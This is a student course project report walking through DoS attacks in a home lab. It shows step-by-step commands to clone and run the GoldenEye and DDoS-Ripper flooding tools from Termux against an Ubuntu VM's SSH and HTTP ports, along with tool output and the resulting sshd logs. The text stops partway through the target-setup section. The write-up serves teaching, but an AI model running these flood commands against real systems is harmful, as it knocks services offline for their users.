



“PROJECT”

COURSE:

CYBERSECURITY

INSTRUCTOR:

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“DOS ATTACK”

1. INTRODUCTION:

This project aims to simulate Denial of Service (DoS) attacks using both Layer 7 (HTTP) and Layer 4 (TCP) techniques in a secure and controlled lab environment. By using open-source Python tools like GoldenEye and DDoS-Ripper, we demonstrate how malicious traffic can overload a target web or SSH service, leading to service unavailability. The attacks are launched from Termux running in Bluestacks on a Windows host, targeting a locally hosted Ubuntu virtual machine set up with bridged networking to allow LAN-based communication. This setup helps in understanding how different types of DoS attacks work, how they affect system performance, and how server logs reflect the signs of such attacks. The purpose of this simulation is purely educational and helps students understand cybersecurity concepts related to DoS in a hands-on manner.

2. LAYER 4 (TCP) DOS ATTACK USING DDOS-RIPPER

2.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on port 22 (SSH) of a locally hosted Ubuntu virtual machine using the DDoS-Ripper tool from Termux in Bluestacks. This demonstrates how Layer 4 (TCP flood) attacks can disrupt server services like SSH.

2.2 SYSTEM CONFIGURATION:

- Attacker Machine:

Component	Specification
Host OS	Windows 10
Emulator	Bluestacks 5
Terminal	Termux (Linux Environment)
Network Type	Bridged Adapter (LAN Shared)
Tools Used	DDoS-Ripper, GoldenEye
Target Machine IP	192.168.100.69


- Target Machine:

Component	Specification
Host OS	Windows 10
Virtual Machine	Ubuntu 20.04 LTS (VMware)
Network Adapter	Bridged Mode
Running Service	OpenSSH Server (Port 22)
IP Address	192.168.100.69



2.3 TARGET SETUP (UBUNTU VM):

➤ *Step 1: Update and Install SSH Server*

```
sudo apt update
```



sudo apt install openssh-server -y



➤ **Step 2: Start and Enable SSH**

sudo systemctl start ssh

sudo systemctl enable ssh

```
ubuntu@ubuntu:~$ sudo systemctl start ssh
ubuntu@ubuntu:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
```

➤ **Step 3: Verify SSH Status**

sudo systemctl status ssh

```
ubuntu@ubuntu:~$ sudo systemctl status ssh
ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
Active: active (running) since Mon 2025-06-16 14:37:41 UTC; 30s ago
TriggeredBy: ● ssh.socket
Docs: man:sshd(8)
      man:sshd_config(5)
Main PID: 7030 (sshd)
Tasks: 1 (limit: 2204)
Memory: 4.0M (peak: 4.2M)
CPU: 574ms
CGroup: /system.slice/ssh.service
        └─7030 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 16 14:37:41 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell s
Jun 16 14:37:41 ubuntu sshd[7030]: Server listening on :: port 22.
Jun 16 14:37:41 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell s
lines 1-16/16 (END) ...skipping...
```

2.4 ATTACK EXECUTION (ATTACKER: TERMUX IN BLUESTACKS):

➤ **Step 1: Install DDoS-Ripper**

git clone <https://github.com/palahsu/DDoS-Ripper>

```
~ $ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper'...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 107 (delta 34), reused 28 (delta 28), pack-reused 66 (from 1)
Receiving objects: 100% (107/107), 836.18 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (47/47), done.
~ $
```

cd DDoS-Ripper

```
~ $ cd DDoS-Ripper
~/DDoS-Ripper $
```

➤ **Step 2: Launch TCP Flood Attack on Port 22**

python3 DRipper.py -s 192.168.100.69 -p 22 -t 135

Flag	Description
-s	Target Server IP
-p	Port (22 for SSH)
-t	Number of threads (135)

Note: This is a **TCP Layer 4 flood** aimed at exhausting the SSH service.

```
BlueStacks App Player 2
8:38
~/DDoS-Ripper $ python3 DRipper.py -s 192.168.100.69 -p 22 -t 135

DDOS RIPPER

@EngineRipper
reference by Hammer

192.168.100.69 port: 22 turbo: 135
Please wait...
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
Mon Jun 16 20:37:54 2025 <--packet sent! ripping-->
```

2.5 MONITORING THE TARGET (UBUNTU VM):

Real-Time SSH Logs

```
sudo journalctl -f -u ssh
ubuntu@ubuntu:~$ sudo journalctl -f -u ssh
```

During the TCP flood attack executed using the **DDOS-Ripper** tool, the target Ubuntu virtual machine began generating repeated log entries related to the SSH service (sshd). These logs included lines such as:

```
Jun 16 15:00:03 ubuntu sshd[43982]: banner exchange: Connection from 192.168.100.57 port 65370: invalid format
Jun 16 15:00:03 ubuntu sshd[43983]: banner exchange: Connection from 192.168.100.57 port 65371: invalid format
Jun 16 15:00:03 ubuntu sshd[43989]: banner exchange: Connection from 192.168.100.57 port 65377: invalid format
Jun 16 15:00:03 ubuntu sshd[43996]: banner exchange: Connection from 192.168.100.57 port 65389: invalid format
Jun 16 15:00:04 ubuntu sshd[43991]: banner exchange: Connection from 192.168.100.57 port 65379: invalid format
Jun 16 15:00:04 ubuntu sshd[43997]: banner exchange: Connection from 192.168.100.57 port 65392: invalid format
Jun 16 15:00:04 ubuntu sshd[43999]: banner exchange: Connection from 192.168.100.57 port 65394: invalid format
Jun 16 15:00:04 ubuntu sshd[44002]: banner exchange: Connection from 192.168.100.57 port 65398: invalid format
Jun 16 15:00:04 ubuntu sshd[44003]: banner exchange: Connection from 192.168.100.57 port 65400: invalid format
Jun 16 15:00:04 ubuntu sshd[44005]: banner exchange: Connection from 192.168.100.57 port 65402: invalid format
Jun 16 15:00:04 ubuntu sshd[44011]: banner exchange: Connection from 192.168.100.57 port 65413: invalid format
Jun 16 15:00:04 ubuntu sshd[44013]: banner exchange: Connection from 192.168.100.57 port 65415: invalid format
Jun 16 15:00:04 ubuntu sshd[44015]: banner exchange: Connection from 192.168.100.57 port 65419: invalid format
Jun 16 15:00:04 ubuntu sshd[44007]: banner exchange: Connection from 192.168.100.57 port 65409: invalid format
Jun 16 15:00:04 ubuntu sshd[44019]: banner exchange: Connection from 192.168.100.57 port 65430: invalid format
Jun 16 15:00:04 ubuntu sshd[44006]: banner exchange: Connection from 192.168.100.57 port 65406: invalid format
Jun 16 15:00:04 ubuntu sshd[44001]: banner exchange: Connection from 192.168.100.57 port 65397: invalid format
Jun 16 15:00:04 ubuntu sshd[44026]: banner exchange: Connection from 192.168.100.57 port 65442: invalid format
Jun 16 15:00:04 ubuntu sshd[44004]: banner exchange: Connection from 192.168.100.57 port 65401: invalid format
Jun 16 15:00:04 ubuntu sshd[44024]: banner exchange: Connection from 192.168.100.57 port 65439: invalid format
Jun 16 15:00:04 ubuntu sshd[44027]: banner exchange: Connection from 192.168.100.57 port 65443: invalid format
Jun 16 15:00:04 ubuntu sshd[44031]: banner exchange: Connection from 192.168.100.57 port 65451: invalid format
Jun 16 15:00:04 ubuntu sshd[44028]: banner exchange: Connection from 192.168.100.57 port 65446: invalid format
Jun 16 15:00:04 ubuntu sshd[44030]: banner exchange: Connection from 192.168.100.57 port 65450: invalid format
Jun 16 15:00:04 ubuntu sshd[44032]: banner exchange: Connection from 192.168.100.57 port 65453: invalid format
Jun 16 15:00:04 ubuntu sshd[44029]: banner exchange: Connection from 192.168.100.57 port 65448: invalid format
Jun 16 15:00:04 ubuntu sshd[44034]: banner exchange: Connection from 192.168.100.57 port 65459: invalid format
Jun 16 15:00:04 ubuntu sshd[44033]: banner exchange: Connection from 192.168.100.57 port 65458: invalid format
Jun 16 15:00:04 ubuntu sshd[44038]: banner exchange: Connection from 192.168.100.57 port 65465: invalid format
Jun 16 15:00:04 ubuntu sshd[44041]: banner exchange: Connection from 192.168.100.57 port 65469: invalid format
Jun 16 15:00:04 ubuntu sshd[44039]: banner exchange: Connection from 192.168.100.57 port 65466: invalid format
Jun 16 15:00:04 ubuntu sshd[44047]: banner exchange: Connection from 192.168.100.57 port 65475: invalid format
Jun 16 15:00:04 ubuntu sshd[44044]: banner exchange: Connection from 192.168.100.57 port 65472: invalid format
```

This indicates that the attacker machine (192.168.100.57) was sending a high volume of incomplete TCP connection requests to port 22, which is used by the SSH server. These connections were not completing the standard SSH handshake, causing the SSH daemon to log “invalid format” errors. Each log line also showed different source ports, confirming that the attack involved multiple simultaneous and randomized connection attempts, a typical characteristic of a Layer 4 TCP flood. This behavior demonstrates how a Denial of Service (DoS) attack can overwhelm a service like SSH by exhausting its resources, making it slow or inaccessible for legitimate users. The attack successfully created stress on the target service without requiring authentication or full login attempts, validating the effectiveness of the TCP flood method in a simulated lab environment.

2.6 ATTACK IMPACT:

- ✓ High number of TCP connections observed to port 22.
- ✓ SSH login attempts failed or froze.
- ✓ System slowed down or became unresponsive to SSH requests.
- ✓ Journal logs confirmed flooding activity with error entries.

3. LAYER-7 DOS ATTACK

3.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on a locally hosted web server by using two open-source Python-based tools GoldenEye and DDOS-Ripper executed within Termux on Bluestacks Emulator. This demonstrates how an attacker might exploit HTTP-based vulnerabilities and exhaust system resources in a controlled lab environment. And to simulate a Denial of Service (DoS) attack by targeting a simple web server running on a virtual machine (Ubuntu) using Python’s built-in HTTP server on port 80.

3.2 ATTACKER MACHINE:

- System Configuration:

Component	Specification
Host Machine	Windows 10
Emulator	Bluestacks 5
Terminal Environment	Termux (Linux on Android)
Network Type	Bridged Adapter (Shared LAN with Target)
Tools Used	GoldenEye, DDOS-Ripper
Target Machine IP	192.168.100.69

3.3 ERMUX SETUP:

To prepare the attacker environment, the following steps were performed in Termux:



```
3:31 >_
Welcome to Termux
Docs:      https://doc.termux.com
Community: https://community.termux.com

Working with packages:
- Search: pkg search <query>
- Install: pkg install -package>
- Upgrade: pkg upgrade

Report issues at https://bugs.termux.com
- $
```


➤ *Step 1: Basic Package Setup*

pkg install python

```
BlueStacks App Player 2
2:51 ~$ _
Welcome to Termux

Docs:      https://doc.termux.com
Community: https://community.termux.com

Working with packages:
- Search: pkg search <query>
- Install: pkg install <package>
- Upgrade: pkg upgrade

Report issues at https://bugs.termux.com
~$ ls
~$ pkg install python
Get:1 https://termux.net stable InRelease [1088 B]
Get:2 https://termux.net stable/main x86_64 Packages [242 kB]
Fetched 243 kB in 2s (143 kB/s)
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
python

Installing dependencies:
clang libandroid-posix-semaphore libexpat libllvm lld ncurses-ui-libs python-ensurepip-wheels zstd
gdbm libcompiler-rt libffi libsqlite llvmlib ndk-sysroot python-pip
glibc libcrypto libiconv libxml2 make pkg-config resolv-conf

Summary:
Upgrading: 0, Installing: 23, Removing: 0, Not Upgrading: 31
Download size: 106 MB
Space needed: 637 MB
```

pkg install python2

```
BlueStacks App Player 2
2:55 ~$ _
~$ pkg install python2
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
python2


Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 31
Download size: 5077 kB
Space needed: 19.1 MB

Get:1 https://termux.net stable/main x86_64 python2 x86_64 2.7.18-14 [5077 kB]
Fetched 5077 kB in 3s (1535 kB/s)
Selecting previously unselected package python2.
(Reading database ... 15880 files and directories currently installed.)
Preparing to unpack .../python2_2.7.18-14_x86_64.deb ...
Unpacking python2 (2.7.18-14) ...
Setting up python2 (2.7.18-14) ...
Setting up pip2...
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 won't be maintained after that date. A future version of pip will drop support for Python 2.7. More details about Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Looking in links: /data/data/com.termux/files/usr/tmp/tmpXs1fXd
Collecting setuptools
Collecting pip
Installing collected packages: setuptools, pip
Successfully installed pip-19.2.3 setuptools-41.2.0
~$
```

pkg install python3

```
~$ pkg install python3
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Note, selecting 'python' instead of 'python3'
python is already the newest version (3.12.11).
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 31
~$
```

pkg install git



```
3:04 ~$
~$ pkg install git
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
git

Installing dependencies:
krb5  ldns  libdb  libedit  libresolv-wrapper  openssh  openssh-sftp-server  termux-auth

Suggested packages:
perl  termux-services

Summary:
Upgrading: 0, Installing: 9, Removing: 0, Not Upgrading: 31
Download size: 7727 kB
Space needed: 44.3 MB


Continue? [Y/n] y
Get:1 https://termux.net stable/main x86_64 git x86_64 2.49.0 [4699 kB]
Get:2 https://termux.net stable/main x86_64 libresolv-wrapper x86_64 1.1.7-4 [12.3 kB]
Get:3 https://termux.net stable/main x86_64 libdb x86_64 18.1.40-4 [558 kB]
Get:4 https://termux.net stable/main x86_64 krb5 x86_64 1.21.3 [972 kB]
Get:5 https://termux.net stable/main x86_64 ldns x86_64 1.8.4 [319 kB]
Get:6 https://termux.net stable/main x86_64 libedit x86_64 20240517-3.1-0 [84.5 kB]
Get:7 https://termux.net stable/main x86_64 openssh-sftp-server x86_64 10.0p2-7 [59.5 kB]
Get:8 https://termux.net stable/main x86_64 termux-auth x86_64 1.5.0 [7148 B]
Get:9 https://termux.net stable/main x86_64 openssh x86_64 10.0p2-7 [1017 kB]
Fetched 7727 kB in 5s (1474 kB/s)
Selecting previously unselected package git.
```

3.4 TOOL 1: GOLDENEYE

GoldenEye is a Layer 7 (HTTP-based) DoS tool that floods a web server with HTTP GET requests.

Installation:

git clone <https://github.com/jseidl/GoldenEye>



```
~$ git clone https://github.com/jseidl/GoldenEye
Cloning into 'GoldenEye'...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 3 (delta 0), pack-reused 99 (from 1)
Receiving objects: 100% (102/102), 121.64 KiB | 490.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.
~$
```

cd GoldenEye




```
~$ cd GoldenEye
~/GoldenEye $
```

Execution:

python3 goldeneye.py http://192.168.100.69 -w 50

-w 50: Sets 50 concurrent threads.



```
~/GoldenEye $ python3 goldeneye.py http://192.168.100.69 -w 50
/data/data/com.termux/files/home/GoldenEye/goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
| $$ \_ / $$$$$$ | $$ /$$$$$$$ /$$$$$ /$$$$$ | $$ /$ /$ /$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 50 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

3.5 TOOL 2: DDOS-RIPPER

DDOS-Ripper is a multi-threaded DoS script that can perform TCP/UDP/HTTP floods.

Installation:

git clone <https://github.com/palahsu/DDoS-Ripper>


```

~ $ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper'...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 107 (delta 34), reused 28 (delta 28), pack-reused 66 (from 1)
Receiving objects: 100% (107/107), 836.18 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (47/47), done.
~ $ █

```

cd DDoS-Ripper

```

~ $ cd DDoS-Ripper
~/DDoS-Ripper $ █

```

Execution:

```
python3 DRipper.py -s 192.168.100.69 -p 80 -t 135
```

- ✓ -s: Server IP
- ✓ -p: Port 80 (HTTP)
- ✓ -t: Number of threads (135)

```

BlueStacks App Player 2
3:26
~/DDoS-Ripper $ python3 DRipper.py -s 192.168.100.69 -t 35

  DDoS RIPPER

@EngineRipper
reference by Hammer

192.168.100.69 port: 80 turbo: 35
Please wait...
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->
Sun Jun 15 15:26:42 2025 <--packet sent! ripping-->


```

3.6 TARGET MACHINE:

Operating System and Virtualization:

- ✓ **Host Machine:** Windows 10
- ✓ **Virtual Machine:** Ubuntu 20.04 LTS
- ✓ **Virtualization Software:** VMware Workstation
- ✓ **Network Adapter Setting:** Bridged Mode (to share the host's network and obtain a LAN IP)

The bridged network allows the Ubuntu VM to be treated as a separate physical device on the same LAN. This enables external devices or the host machine itself to interact with the VM using its IP address.



Web Server Configuration:

- ✓ **Server Tool:** Python's built-in HTTP server
- ✓ **Command Used:** `sudo python3 -m http.server 80`
- ✓ **Website Files:** A basic static HTML page with linked CSS and JS (stored in the same directory).
- ✓ **Port:** 80 (HTTP)
- ✓ **Server IP (VM):** 192.168.100.69 (Example)


```
ubuntu@ubuntu:~/Desktop/mywebsite$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:10:af:52 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.69/24 brd 192.168.100.255 scope global dynamic noprefixroute ens33
        valid_lft 84315sec preferred_lft 84315sec
    inet6 fe80::20c:29ff:fe10:af52/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu:~/Desktop/mywebsite$
```

3.7 STEPS PERFORMED ON TARGET MACHINE:

